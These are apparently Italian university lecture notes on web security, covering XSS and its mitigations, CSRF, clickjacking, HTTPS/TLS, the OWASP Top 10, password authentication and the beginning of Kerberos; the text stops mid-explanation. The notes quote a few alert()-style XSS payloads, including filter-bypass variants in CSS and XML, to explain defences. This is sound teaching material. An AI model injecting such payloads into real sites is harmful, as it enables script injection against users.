Se un attaccante invia una richiesta a http://www.example.com/test.html#<script>alert(1)</script>, il codice JavaScript all'interno dell'URL verrà eseguito, poiché la pagina scrive l'URL corrente (incluso lo script malevolo) all'interno del DOM tramite la funzione document.write.

Nota: Il codice sorgente della pagina non contiene lo script <script>alert(1)</script>, perché tutto avviene nel DOM e viene eseguito dal codice JavaScript.

Mitigazione degli Attacchi Cross-Site Scripting (XSS)

1. **Sanificazione con Filtri/Escape:**

- **Obiettivo:** Rimuovere tutte le porzioni eseguibili dei contenuti forniti dall'utente che verranno visualizzati nelle pagine HTML.
- **Esempio:** Cercare e rimuovere tag come <script> ... </script> o <javascript> ... </javascript> dai contenuti forniti.
- **Implementazione:** Questa operazione viene spesso eseguita all'interno di framework web (es. WordPress).

Problema: I malintenzionati possono essere molto inventivi e trovare nuovi modi per introdurre JavaScript, ad esempio utilizzando tag CSS o dati codificati in XML:

- Esempio: `<div style="background-image:url(javascript:alert('JavaScript'))">...</div>`
- Esempio: `<XML ID=I><X><C><![CDATA[<IMG SRC="javascript:alert('XSS');">]]></C></X></XML>`

Sfida: Alcuni browser possono essere "troppo utili" interpretando HTML non valido in modo non sicuro. Un esempio celebre è il worm **Samy** su MySpace, che ha sfruttato una vulnerabilità di Internet Explorer che permetteva di dividere il tag JavaScript su due righe, aggirando così i filtri di MySpace.

2. **Whitelisting:**
   - **Strategia:** Invece di tentare di sanificare l'input, si assicura che l'applicazione convalidi tutti gli elementi (header, cookie, query string, campi dei form, campi nascosti) contro una specifica rigorosa di ciò che dovrebbe essere consentito.
   - **Esempio:** Invece di supportare l'intero linguaggio di markup dei documenti, si utilizza un sottoinsieme semplice e ristretto.
3. **HTTP-Only Cookies:**
   - **Protezione:** Un server può indicare al browser che il JavaScript lato client non dovrebbe poter accedere a un cookie, aggiungendo il token "HttpOnly" a un valore di risposta HTTP "Set-Cookie".
   - **Limitazione:** Questa è solo una difesa parziale, poiché l'attaccante può comunque inviare richieste che contengono i cookie di un utente (come negli attacchi CSRF).
4. **Content Security Policy (CSP):**
   - **Funzione:** Consente a un server web di indicare al browser quali tipi di risorse possono essere caricati e le origini consentite per tali risorse.
   - **Implementazione:** Il server specifica uno o più header del tipo "Content-Security-Policy".
   - **Esempio:** Content-Security-Policy: default-src 'self' *.mydomain.com consente solo il caricamento di contenuti dal dominio della pagina e dai suoi sottodomini.
   - **Dettagli:** Si possono specificare politiche separate per immagini, script, frame, plugin, ecc.

Confronto tra XSS e CSRF

- **Attacchi CSRF:** Sfruttano la fiducia che il sito web legittimo ha nei dati inviati dal browser dell'utente. L'attaccante cerca di controllare cosa invia il browser dell'utente al sito web.
- **Attacchi XSS:** Sfruttano la fiducia che il browser dell'utente ha nei dati inviati dal sito web legittimo. L'attaccante cerca di controllare cosa invia il sito web al browser dell'utente.

Clickjacking

- **Problema:** I browser trattano i clic degli utenti come aventi piena autorità. È vitale che gli utenti comprendano le conseguenze dei loro clic.
- **Cues Visivi:** La disposizione della pagina deve chiarire le conseguenze dei clic.
- **Esempio:** Una pagina attacker.com include un IFRAME che visualizza una pagina amazon.com con un pulsante di ordinazione con un solo clic.
- **Difesa:** Evitare che le pagine siano caricate in IFRAME.
- **Tecniche di Difesa:** Header X-Frame-Options: DENY e politiche Content-Security-Policy: frame-ancestors 'none'.

DNS Rebinding Attack

Il DNS Rebinding è un attacco in cui un attaccante inganna un browser a collegarsi a un indirizzo IP malevolo invece dell'indirizzo legittimo, sfruttando la risoluzione DNS per superare le restrizioni della Same-Origin Policy. Una volta che il browser è stato ingannato, l'attaccante può interagire con i servizi interni alla rete locale della vittima.

Sicurezza della Comunicazione di Rete con HTTPS

La sicurezza delle comunicazioni su Internet è cruciale, specialmente quando si tratta di proteggere i dati sensibili degli utenti. HTTPS (HyperText Transfer Protocol Secure) è il protocollo utilizzato per garantire che i dati trasmessi tra il client e il server non siano intercettati o alterati durante il trasferimento. Tuttavia, ci sono sei principali questioni di sicurezza da affrontare:

1. Come garantire che i dati non vengano intercettati o alterati sulla rete?

Per proteggere i dati durante il trasferimento, viene utilizzato il **Transport Layer Security (TLS)**, che fornisce crittografia, integrità dei dati e autenticazione tra il client e il server. Esistono diverse opzioni per lo scambio di chiavi, l'autenticazione, la crittografia simmetrica e l'integrità dei messaggi:

- **Scambio di chiavi:** RSA, Diffie-Hellman, PSK.
- **Autenticazione:** RSA, DSA, ECDSA.
- **Crittografia simmetrica:** AES, Triple DES, RC4.
- **Integrità dei messaggi:** HMAC-MD5, HMAC-SHA.

Dopo lo scambio delle chiavi, entrambe le parti (client e server) condividono le chiavi necessarie per la crittografia e l'integrità dei dati, utilizzando il messaggio **"change cypher spec"** per passare alla crittografia simmetrica. Da quel momento, tutte le comunicazioni vengono cifrate e verificate.

2. Come garantire che stiamo parlando con il server giusto?

Per verificare che il server con cui stiamo comunicando sia autentico, si utilizza un certificato emesso da una **Certification Authority (CA)**. Il certificato contiene la chiave pubblica del server e una firma digitale della CA, che conferma che la chiave pubblica appartiene effettivamente a quel server.

- Il client deve fidarsi della CA per poter accettare il certificato.
- Il certificato garantisce che il server sia autentico e non un'interfaccia di un attaccante.

3. Cosa succede se un avversario manomette i record DNS?

La buona notizia è che la sicurezza di HTTPS non dipende dai record DNS. Anche se un attaccante modifica i record DNS per indirizzare l'utente verso un server malevolo, il server malevolo non sarà in grado di fornire il corretto certificato e la chiave privata associata, rendendo evidente l'attacco.

4. Come garantire che il Javascript lato client non possa essere usato per sovvertire la sicurezza?

La politica **same-origin** assicura che solo le risorse provenienti dalla stessa origine (incluso lo stesso protocollo, dominio e porta) possano interagire tra loro. Questo significa che una pagina servita tramite **http://** non può interferire con una pagina servita tramite **https://**. Ciò impedisce che JavaScript proveniente da una pagina non sicura possa influenzare o accedere ai dati di una pagina sicura.

5. Come garantire che le credenziali dell'utente non vengano inviate al server sbagliato?

I **certificati del server** aiutano i client a differenziare tra server legittimi e server potenzialmente dannosi. Inoltre, i cookie possono essere marcati con un flag **"Secure"**, il che significa che possono essere inviati solo in richieste HTTPS, garantendo che non vengano esposti su connessioni non sicure.

6. Come proteggere gli utenti che inseriscono direttamente le credenziali?

Il **lucchetto** visibile nel browser indica all'utente che sta interagendo con un sito HTTPS sicuro. Inoltre, il browser dovrebbe indicare chiaramente il nome del sito presente nel certificato, permettendo all'utente di verificare che stia effettivamente interagendo con il sito desiderato.

Cosa può andare storto?

Nonostante tutte le misure di sicurezza, ci sono alcuni punti critici che potrebbero essere sfruttati:

1. **Crittografia:** Anche se generalmente affidabile, ci sono stati attacchi side-channel che hanno sfruttato vulnerabilità nella crittografia.
2. **Autenticazione del server:** La sicurezza dipende dalla validità dei certificati. Le CA stesse possono essere compromesse. La sicurezza delle CA dipende dal loro punto più debole. I certificati possono essere revocati, ma l'utente può scegliere di ignorare gli avvisi di certificato non valido. Attacchi di phishing possono rubare le credenziali, e gli utenti potrebbero dimenticare di fare il logout, esponendosi a rischi ulteriori.
3. **Contenuti misti:** La combinazione di contenuti HTTP e HTTPS può esporre il sito a vulnerabilità.
4. **Protezione dei cookie:** I cookie possono essere esposti o rubati se non correttamente protetti.
5. **Inserimento diretto delle credenziali:** Gli utenti potrebbero essere ingannati e inviare le loro credenziali a siti fraudolenti.

Server Authentication e Cryptography

L'autenticazione del server e la crittografia sono componenti chiave per la protezione delle comunicazioni web. I certificati SSL/TLS assicurano che l'utente stia comunicando con il server legittimo e che i dati trasmessi siano protetti contro intercettazioni e modifiche. Tuttavia, la sicurezza delle comunicazioni dipende anche dalla sicurezza della chiave privata del server e dalla fiducia nelle autorità di certificazione (CA).

Crittografia

Nel contesto della sicurezza della comunicazione di rete, la crittografia gioca un ruolo fondamentale. HTTPS utilizza il protocollo **Transport Layer Security (TLS)** per proteggere le informazioni trasmesse tra il client e il server. Tuttavia, nonostante la robustezza generale di TLS, ci sono stati alcuni attacchi sofisticati che hanno preso di mira specifiche parti crittografiche del protocollo. Questi attacchi, però, sono relativamente rari e spesso riguardano implementazioni deboli della crittografia.

Alcuni problemi comuni includono:

- **Server o Certification Authorities (CAs) che utilizzano crittografia debole:** Questi componenti potrebbero non essere configurati per usare le versioni più forti e aggiornate dei protocolli di crittografia.
- **Client che scelgono crittografia debole:** Alcuni client possono negoziare l'uso di cifrature più deboli durante l'handshake TLS.

Nonostante questi problemi, la crittografia è raramente il punto più debole di un sistema. Al contrario, la maggior parte delle vulnerabilità si trova in altre parti del sistema, come la gestione dei certificati o la configurazione del server.

Autenticazione del Server

Un altro aspetto critico della sicurezza HTTPS è l'autenticazione del server, che si basa su certificati digitali emessi da una **Certification Authority (CA)**. Tuttavia, ci sono vari rischi associati a questo processo:

- **Certificati ottenuti illegittimamente:** Un avversario potrebbe riuscire a ottenere un certificato per un dominio che non gli appartiene, specialmente se le CAs utilizzano politiche di verifica deboli.
- **Compromissione delle CAs:** Negli ultimi anni, alcune CAs sono state compromesse, permettendo agli attaccanti di emettere certificati fraudolenti.
- **Certificati scaduti o rubati:** I server possono essere compromessi e le loro chiavi private rubate, rendendo inefficaci i certificati validi.

Per gestire i certificati compromessi, esistono diversi meccanismi:

- **Certificate Revocation List (CRL):** Una lista pubblicata da alcune CAs che elenca i certificati revocati. Tuttavia, le CRL devono essere periodicamente scaricate dai client e possono avere dimensioni significative.
- **Online Certificate Status Protocol (OCSP):** Un protocollo che permette ai client di verificare in tempo reale la validità di un certificato contattando un OCSP responder.

Nonostante questi strumenti, molti utenti ignorano gli errori di corrispondenza dei certificati, specialmente quando il browser permette di bypassare l'avviso. Un recente studio ha mostrato che circa il 60% degli utenti clicca sul pulsante di bypass di Chrome quando viene presentato un avviso di certificato, probabilmente una percentuale ancora più alta oggi.

Contenuti Misti (HTTP e HTTPS)

Un problema comune in molte applicazioni web è il mix di contenuti HTTP e HTTPS in una stessa pagina. Questo può accadere quando una pagina HTTPS include risorse come script JavaScript, fogli di stile CSS o immagini caricate tramite HTTP non sicuro. Se un avversario riesce a manomettere queste risorse HTTP, potrebbe ottenere il controllo della pagina, specialmente se si tratta di script JavaScript o codice Flash, che hanno il potere di manipolare il comportamento della pagina.

Nonostante la politica same-origin, che impedisce agli script di una origine diversa di interferire con la pagina, il fatto che il contenuto sia servito tramite HTTP espone la connessione a rischi di manomissione. È fondamentale che tutti i contenuti di una pagina sicura vengano serviti tramite HTTPS per evitare questo tipo di vulnerabilità.

Protezione dei Cookie

I cookie sono fondamentali per mantenere lo stato di una sessione tra il client e il server. Tuttavia, se non sono adeguatamente protetti, possono essere facilmente rubati. Ad esempio, se un sito non utilizza il flag **Secure** sui cookie, questi possono essere trasmessi tramite connessioni HTTP non sicure, esponendo i dati al rischio di intercettazione.

Anche se l'utente accede sempre al sito tramite HTTPS, un avversario potrebbe reindirizzare il traffico verso una versione HTTP del sito, provocando la perdita del cookie. Inoltre, alcuni siti possono avere

codice difettoso che serve moduli di login tramite HTTPS, ma altre parti del sito tramite HTTP, esponendo i cookie a potenziali attacchi.

Flag HttpOnly: Per impedire l'accesso ai cookie tramite JavaScript, riducendo il rischio di furto tramite XSS.

Inserimento Diretto delle Credenziali da Parte degli Utenti

Gli attacchi di phishing rappresentano una delle minacce più comuni agli utenti di Internet. Molti utenti non controllano il lucchetto nella barra degli indirizzi del browser o non verificano attentamente il nome del dominio prima di inserire le loro credenziali. Questo li espone a siti di phishing che imitano quelli legittimi per rubare informazioni sensibili.

Alcuni sviluppatori web commettono l'errore di posizionare moduli di login su pagine HTTP non sicure, anche se il modulo invia le credenziali tramite HTTPS. Questo espone il modulo a potenziali manomissioni, e l'utente non ha modo di sapere se il modulo è stato compromesso. Inoltre, molti utenti dimenticano di effettuare il logout, lasciando la sessione aperta e vulnerabile ad attacchi.

ForceHTTPS

Una soluzione a molti di questi problemi è l'implementazione di **ForceHTTPS**, un meccanismo che permette a un server di impostare un flag che richiede l'utilizzo esclusivo di HTTPS per tutte le comunicazioni con quel server. Questo trasforma eventuali errori di configurazione TLS in errori fatali e reindirizza automaticamente le richieste HTTP verso HTTPS. Inoltre, ForceHTTPS proibisce l'incorporazione di contenuti non sicuri, migliorando significativamente la sicurezza complessiva del sito.

Mentre HTTP trasmette i dati in chiaro, rendendoli vulnerabili agli attacchi man-in-the-middle, HTTPS cripta i dati tra il client e il server, proteggendoli durante il transito. Tuttavia, HTTPS non è immune a tutti gli attacchi, come il downgrade da HTTPS a HTTP tramite attacchi di tipo SSL stripping.

Mozilla Web Security

Mozilla promuove una serie di best practices per la sicurezza del web, tra cui:

1. **Utilizzare HTTPS per tutte le comunicazioni e disabilitare HTTP sugli endpoint API**

- **Obiettivo**: Garantire che tutte le comunicazioni tra client e server siano crittografate, prevenendo l'intercettazione e la manipolazione dei dati in transito.
- **Azione**: Configurare il server in modo che accetti solo connessioni HTTPS e disabilitare completamente le connessioni HTTP, specialmente sugli endpoint API che gestiscono dati sensibili.

2. **Caricare risorse passive e attive tramite protocolli che utilizzano TLS**

- **Obiettivo**: Assicurarsi che tutte le risorse, sia passive (come immagini e file CSS) che attive (come script JavaScript), siano caricate tramite protocolli sicuri che utilizzano TLS.
- **Azione**: Verificare che tutte le richieste per caricare risorse siano indirizzate tramite HTTPS, evitando di caricare contenuti misti che potrebbero compromettere la sicurezza della pagina.

3. **Utilizzare HTTP Strict Transport Security (HSTS)**

- **Obiettivo**: Forzare i browser a utilizzare sempre HTTPS per le connessioni al server, riducendo i rischi di attacchi man-in-the-middle (MITM) e altre vulnerabilità legate alla mancata crittografia.
- **Azione**: Abilitare HSTS sul server web. Questo fa sì che i browser aggiornino automaticamente tutte le richieste HTTP a HTTPS e trattino con maggior severità gli errori relativi a TLS e ai certificati, impedendo agli utenti di ignorare tali errori.

4. Utilizzare la configurazione TLS più sicura di Mozilla

- **Obiettivo**: Adottare configurazioni di sicurezza TLS che sono considerate sicure e aggiornate, seguendo le migliori pratiche riconosciute.
- **Azione**: Configurare il server seguendo le linee guida di Mozilla per TLS, che includono l'uso di algoritmi di crittografia robusti e configurazioni avanzate che proteggono contro le vulnerabilità conosciute.

5. Impostare tutti i cookie con il flag Secure

- **Obiettivo**: Garantire che i cookie siano inviati solo tramite connessioni HTTPS, proteggendoli da potenziali intercettazioni.
- **Azione**: Configurare tutti i cookie generati dal server con il flag Secure, il che impedisce che vengano trasmessi tramite connessioni HTTP non sicure.

6. Disabilitare gli header di condivisione cross-origin

- **Obiettivo**: Prevenire il cross-origin resource sharing (CORS) non autorizzato, che potrebbe esporre le risorse web a rischi di sicurezza come il cross-site scripting (XSS) o attacchi CSRF.
- **Azione**: Configurare il server in modo che non permetta la condivisione di risorse tra domini diversi, disabilitando gli header CORS se non strettamente necessari.

OWASP Top 10

L'OWASP Top 10 è una lista delle principali vulnerabilità di sicurezza nelle applicazioni web. Tra queste:

1. **Injection (es. SQL Injection)**:
    - Inserimento di codice malevolo in un campo di input per eseguire comandi non autorizzati.
2. **Broken Authentication**:
    - Sistemi di autenticazione mal progettati che permettono attacchi come il credential stuffing, dove un attaccante usa combinazioni di credenziali note per accedere a account degli utenti.
3. **Sensitive Data Exposure**:
    - Esposizione non intenzionale di dati sensibili, spesso dovuta alla mancanza di crittografia o alla gestione non sicura delle chiavi crittografiche.
4. **XML External Entities (XXE)**:

- Vulnerabilità in cui un parser XML gestisce in modo inappropriato entità esterne, permettendo l'accesso non autorizzato a file locali o l'esecuzione di codice remoto.

5. **Broken Access Control**:
   - Mancata implementazione di controlli di accesso, permettendo agli utenti di accedere a risorse non autorizzate.
6. **Security Misconfiguration**:
   - Configurazioni di sicurezza deboli o errate che permettono accessi non autorizzati o l'esposizione di dati sensibili.
7. **Cross-Site Scripting (XSS)**:
   - Discussa precedentemente, l'iniezione di script dannosi nei contesti del browser.
8. **Insecure Deserialization**:
   - Deserializzazione di dati non affidabili che possono portare all'esecuzione di codice non autorizzato o alla manomissione dei dati.
9. **Using Components with Known Vulnerabilities**:
   - Uso di librerie o componenti con vulnerabilità note senza patch, che possono essere facilmente sfruttate da attaccanti.
10. **Insufficient Logging and Monitoring**:
    - Mancanza di sistemi adeguati di logging e monitoraggio, rendendo difficile la rilevazione e la risposta agli incidenti di sicurezza.

Autenticazione dell'Utente

L'autenticazione dell'utente è un processo fondamentale per garantire la sicurezza di un sistema informatico. Si compone di due fasi principali:

1. **Fase di Identificazione**: In questa fase, l'utente presenta un identificatore al server, come un nome utente o un ID. Questo identificatore è generalmente unico ma **non segreto**. Ad esempio, l'impronta digitale, pur essendo unica, non è un'informazione segreta. L'identificazione serve a indicare chi sta cercando di accedere al sistema.
2. **Fase di Verifica**: Dopo l'identificazione, l'utente deve dimostrare la propria identità attraverso la presentazione o la generazione di informazioni di autenticazione, come una password, un PIN o dati biometrici. Questo passaggio è cruciale per provare il legame tra l'identità dichiarata e l'utente che sta effettivamente cercando di accedere al sistema. Questa fase rappresenta la **prima linea di difesa** contro l'accesso non autorizzato.

Metodi di Autenticazione

I metodi di autenticazione possono essere suddivisi in quattro categorie principali, basate su ciò che l'utente:

1. **Conosce**: ad esempio, password, PIN, risposte a domande di sicurezza.
2. **Possiede**: come un token, una smart card o una chiave fisica.

3. **È**: rappresentato da biometria statica, come impronte digitali, retina, riconoscimento facciale.
4. **Fa**: che include biometria dinamica, come il pattern vocale, la firma scritta a mano o il ritmo di digitazione.

Autenticazione Basata su Password

La password è il metodo di autenticazione più diffuso. Essa rappresenta un segreto condiviso tra l'utente e il server. Il processo di autenticazione avviene generalmente come segue:

1. Il server memorizza inizialmente il nome utente e la password dell'utente.
2. L'utente invia al server il proprio nome utente e password.
3. Se i dati coincidono con quelli memorizzati, l'utente viene autenticato con successo.

Attacchi alle Password

Le password sono vulnerabili a vari tipi di attacchi:

- **Attacco a un Account Specifico**: L'attaccante tenta di indovinare la password di un account specifico. Contromisure includono limitare il numero di tentativi e inserire timeouts.
- **Attacco con Password Popolari**: L'attaccante prova password comuni su molti account diversi. La mitigazione può avvenire controllando la selezione delle password e bloccando i computer che effettuano troppi tentativi falliti.
- **Indovinare la Password di un Singolo Utente**: L'attaccante raccoglie informazioni sull'utente per indovinare la password. Contromisure includono la formazione degli utenti sulla scelta delle password.
- **Hijacking del Computer**: L'attaccante ottiene accesso a un computer su cui l'utente è già loggato. Una buona misura di sicurezza è l'auto-logout dopo un periodo di inattività.

Vulnerabilità delle Password

Le password sono soggette a varie vulnerabilità, spesso dovute a errori umani:

- **Errori degli Utenti**: Gli utenti possono scrivere le password, condividerle o essere ingannati nel rivelarle. Per mitigare questi rischi, è importante educare gli utenti e combinare le password con altri metodi di autenticazione.
- **Uso Multiplo delle Password**: Gli utenti tendono a riutilizzare le stesse password su diversi sistemi, facilitando il lavoro degli attaccanti una volta scoperta una password. La mitigazione include il controllo delle password su più account.
- **Monitoraggio Elettronico**: Gli attaccanti possono intercettare password durante la loro trasmissione sulla rete. La cifratura delle comunicazioni è essenziale per prevenire questo tipo di attacco.

Forza delle Password

La forza di una password si misura principalmente tramite **entropia**, che rappresenta la quantità di informazioni casuali contenute in una password. Tuttavia, le password create dagli utenti tendono a non essere completamente casuali, con una distribuzione molto concentrata sulle password più comuni. Per esempio, le 5.000 password più comuni coprono il 20% degli utenti (dati del 2016).

Strategie di Mitigazione:

- **Educazione degli Utenti**: Informare gli utenti sull'importanza di scegliere password difficili da indovinare.
- **Generazione di Password da Parte del Computer**: Creare password casuali o pronunciabili, anche se queste sono spesso mal accettate dagli utenti.
- **Verifica Proattiva delle Password**: Consigliare agli utenti sulla forza delle password al momento della creazione.
- **Verifica Reattiva delle Password**: Controllare regolarmente la forza delle password e informare gli utenti se la loro password è debole.

Conservazione delle Password

È cruciale gestire correttamente la conservazione delle password per prevenire accessi non autorizzati:

1. **Conservazione delle Password in Chiaro**: Questo approccio è estremamente vulnerabile, esponendo le password a potenziali attacchi sia interni che esterni.
2. **Conservazione delle Password Criptate**: Le password sono memorizzate in forma crittografata. Tuttavia, questo metodo richiede che la chiave di crittografia sia anch'essa memorizzata sul server, rendendo il sistema vulnerabile in caso di compromissione del server.
3. **Conservazione delle Password Hashed**: In questo metodo, le password sono sottoposte a un algoritmo di hash prima di essere memorizzate. Questo rende molto difficile risalire alla password originale a partire dal valore hash. Tuttavia, gli attacchi di forza bruta rimangono una minaccia.
4. **Uso del Salt**: Per migliorare la sicurezza delle password hashate, viene aggiunto un valore casuale chiamato "salt" alla password prima di eseguire l'hash. Questo aumenta significativamente la difficoltà di eseguire attacchi di forza bruta su larga scala.

Strumenti di Valutazione delle Password

Esistono vari strumenti per valutare la robustezza delle password:

- **John the Ripper**
- **Project Rainbow**
- **Microsoft’s Telepathwords**
- **Data-Driven Password Meter**: è un sistema avanzato che aiuta gli utenti a scegliere password più sicure. A differenza dei tradizionali metri di password, che spesso si limitano a categorizzare le password come deboli, medie o forti, questo sistema utilizza 21 diverse euristiche per calcolare un punteggio di "indovinabilità". Ogni euristica è associata a un requisito di robustezza e, se il requisito non è soddisfatto, genera un feedback specifico per l'utente. Le euristiche sono ordinate per priorità, privilegiando quelle legate agli attacchi di guessing delle password.

Linee Guida del NIST per le Password (2017)

Le linee guida del NIST suggeriscono di favorire l'utente nelle politiche delle password e di spostare il peso della sicurezza sul sistema di verifica. Le principali raccomandazioni includono:

- Lunghezza minima delle password di 8 caratteri, con un massimo di 64 o più.

- Controllo delle password contro un elenco di password comuni.
- Nessuna combinazione innaturale di caratteri speciali.
- Nessun suggerimento o domanda per il recupero delle password.
- Nessuna scadenza obbligatoria delle password.
- Permettere tutti i caratteri ASCII stampabili e accettare tutti i caratteri UNICODE, inclusi gli emoji.
- Non utilizzare SMS per l'autenticazione multi-fattore, preferendo applicazioni dedicate.

Classificazione degli Schemi di Autenticazione

Gli **schemi di autenticazione** sono metodi o protocolli utilizzati per verificare l'identità di un utente, un dispositivo, o un'entità digitale prima di concedere l'accesso a un sistema, servizio o risorsa protetta. L'autenticazione è un elemento fondamentale della sicurezza informatica e si basa sulla capacità di provare che l'identità dichiarata da un soggetto corrisponda effettivamente alla sua identità reale.

Gli schemi di autenticazione sono fondamentali per garantire la sicurezza dei sistemi informatici, ma non possono essere valutati solo in termini di sicurezza. È altrettanto importante considerare l'usabilità e la facilità di implementazione (deployability). Questa triplice prospettiva permette di analizzare meglio i pro e i contro di ciascuna soluzione.

Usabilità degli Schemi di Autenticazione

L'usabilità di uno schema di autenticazione si basa su diversi fattori:

- **Facilità di apprendimento (Easy to learn)**: Gli utenti devono essere in grado di comprendere rapidamente come funziona lo schema di autenticazione e ricordarsi come utilizzarlo senza troppe difficoltà. Le password, ad esempio, sono facili da imparare.
- **Errori infrequenti (Infrequent errors)**: Lo schema deve essere affidabile, permettendo agli utenti legittimi di autenticarsi con successo nella maggior parte delle situazioni. Le password, ad esempio, possono causare errori, ma questi sono generalmente rari.
- **Scalabilità per gli utenti (Scalable for users)**: Utilizzare lo schema di autenticazione per molti account non dovrebbe aumentare significativamente il carico di lavoro dell'utente. Le password, tuttavia, non sono scalabili in questo senso, poiché l'utente deve ricordare molte combinazioni diverse.
- **Facilità di recupero in caso di perdita (Easy recovery from loss)**: Se l'utente dimentica le credenziali, dovrebbe poterle recuperare facilmente senza grandi inconvenienti. Le password offrono spesso meccanismi di recupero relativamente semplici.
- **Niente da portare (Nothing to carry)**: Gli utenti non devono portare con sé alcun oggetto fisico per autenticarsi. Le password soddisfano pienamente questo criterio.

Deployability degli Schemi di Autenticazione

La facilità di implementazione di uno schema di autenticazione è cruciale per la sua adozione:

- **Compatibilità con i server (Server-compatible)**: Lo schema deve essere compatibile con le configurazioni di autenticazione già esistenti sui server. Le password sono facilmente integrabili nei sistemi esistenti.
- **Compatibilità con i browser (Browser-compatible)**: Gli utenti non dovrebbero essere costretti a modificare il loro client per supportare lo schema, e dovrebbero aspettarsi che lo schema funzioni su qualsiasi browser aggiornato e conforme agli standard. Anche in questo caso, le password sono completamente compatibili.
- **Accessibilità (Accessible)**: Lo schema deve poter essere utilizzato anche da persone con disabilità fisiche, e non solo cognitive. Le password rispondono a questa esigenza.

Sicurezza degli Schemi di Autenticazione

La sicurezza è il pilastro principale degli schemi di autenticazione:

- **Resistenza all'osservazione fisica (Resilient to physical observation)**: Lo schema dovrebbe impedire che un attaccante possa impersonare un utente dopo aver osservato l'inserimento delle credenziali, come nel caso del shoulder surfing. Le password sono vulnerabili a questo tipo di attacco.
- **Resistenza all'impersonificazione mirata (Resilient to targeted impersonation)**: Lo schema dovrebbe essere difficile da compromettere anche per qualcuno che conosce dettagli personali dell'utente. Le password offrono una protezione moderata in questo caso.
- **Resistenza al guessing limitato (Resilient to throttled guessing)**: Lo schema dovrebbe impedire che un attaccante possa indovinare le credenziali anche con un numero limitato di tentativi. Le password sono spesso vulnerabili a questo attacco a causa della loro bassa entropia.
- **Resistenza al guessing non limitato (Resilient to unthrottled guessing)**: Anche con risorse informatiche illimitate, lo schema dovrebbe rimanere sicuro. Le password non sono sicure in questo scenario.
- **Resistenza all'osservazione interna (Resilient to internal observation)**: Lo schema dovrebbe proteggere l'utente anche se un attaccante è in grado di intercettare gli input o le comunicazioni in chiaro tra l'utente e il server. Le password sono vulnerabili anche a questo tipo di attacco.
- **Resistenza al phishing (Resilient to phishing)**: Lo schema dovrebbe impedire che un attaccante possa raccogliere credenziali utilizzando un sito di phishing. Le password non offrono protezione contro questo attacco.
- **Assenza di terze parti fidate (No-trusted-third-party)**: Lo schema non dovrebbe fare affidamento su terze parti fidate che potrebbero diventare un punto debole se compromesse. Le password non richiedono terze parti fidate.
- **Resistenza alle perdite da altri verificatori (Resilient to leaks from other verifiers)**: Nessuna informazione che un verificatore potrebbe far trapelare dovrebbe aiutare un attaccante a impersonare l'utente con un altro verificatore. Le password non soddisfano questo requisito.

Confronto tra Password, Biometria e CAP Readers

Le password sono facili da usare e implementare, ma presentano significative debolezze in termini di sicurezza. Le biometriche, d'altra parte, offrono un livello di sicurezza superiore in molti contesti, ma non sono scalabili e possono essere difficili da recuperare in caso di perdita. I CAP readers, infine, offrono un'ottima sicurezza, ma a scapito dell'usabilità e della facilità di implementazione.

I **CAP** (Chip Authentication Program) sono un sistema di autenticazione basato su smart card utilizzato per rafforzare la sicurezza dell'autenticazione, specialmente in ambito bancario e finanziario.

		Passwords	Biometrics	CAP readers
Usability	Easy-to-learn	Yes	Yes	Yes
	Infrequent-errors	Quasi-Yes	No	Quasi-yes
	Scalable-for-users	No	Yes	No
	Easy-recovery-from-loss	Yes	No	No
	Nothing-to-carry	Yes	Yes	No
Deployability	Server-compatible	Yes	No	No
	Browser-compatible	Yes	No	Yes
	Accessible	Yes	Quasi-Yes	No
Security	Resilient-to-physical-observation	No	Yes	Yes
	Resilient-to-targeted-impersonation	Quasi-Yes	No	Yes
	Resilient-to-throttled-guessing	No	Yes	Yes
	Resilient-to-unthrottled-guessing	No	No	Yes
	Resilient-to-internal-observation	No	No	Yes
	Resilient-to-phishing	No	No	Yes
	No-trusted-third-party	Yes	Yes	Yes
	Resilient-to-leaks-from-other-verifiers	No	No	Yes

Kerberos: Un Caso di Studio

Kerberos è un protocollo di autenticazione molto noto, sviluppato negli anni '70, che ha come scopo principale la gestione dell'autenticazione in un ambiente di rete. Questo sistema si concentra sulla risoluzione del problema del "login multiplo", ovvero la necessità di autenticarsi separatamente su diversi server e servizi all'interno di una rete.

Architettura di Kerberos

L'architettura di Kerberos si basa su un server centrale di fiducia, noto come **Key Distribution Center (KDC)**, al quale tutte le entità di rete (utenti, client, e server) si affidano per la gestione delle chiavi e l'autenticazione. Le entità della rete, invece, non si fidano l'una dell'altra né della rete stessa, il che significa che ogni macchina non può presupporre la fiducia nelle altre, ma può fidarsi della propria macchina locale.


Ogni utente su Kerberos ha permessi root sulla propria workstation, e il sistema utilizza chiavi simmetriche per la crittografia. Il KDC mantiene tutte le chiavi segrete necessarie per l'autenticazione e facilita la mutua autenticazione tra client e server.

Kerberos è molto usato oggi, con Microsoft Active Directory che impiega Kerberos v5 come parte fondamentale del suo sistema di autenticazione. Tuttavia, in questo contesto, discutiamo principalmente della versione 4 di Kerberos, che presenta alcune peculiarità interessanti dal punto di vista della sicurezza.

Funzionamento di Kerberos

Il funzionamento di Kerberos prevede diverse fasi, che si possono riassumere in due protocolli principali: **Kerberos Protocol** e **TGS Protocol**.

1. **Primo round - Kerberos Protocol**:
    - Il client invia una richiesta al KDC indicando che vuole autenticarsi con il Ticket Granting Service (TGS).
    - Il KDC risponde con un ticket cifrato per il TGS, utilizzabile dal client per ottenere accesso ai servizi richiesti.
2. **Secondo round - TGS Protocol**:
    - Il client utilizza il ticket ottenuto per richiedere l'accesso a un server specifico (ad esempio, un server di posta elettronica).
    - Il TGS verifica il ticket e, se valido, risponde con un nuovo ticket che il client può usare per autenticarsi con il server richiesto.



1. Client invia {C, TGS} al KDC

- **C**: Identifica il client.
- **TGS**: Identifica il Ticket Granting Server, un servizio speciale che emette ticket per altri servizi.

Il client invia una richiesta al Key Distribution Center (KDC), chiedendo di ottenere un ticket per comunicare con il TGS.

2. Il KDC risponde con:

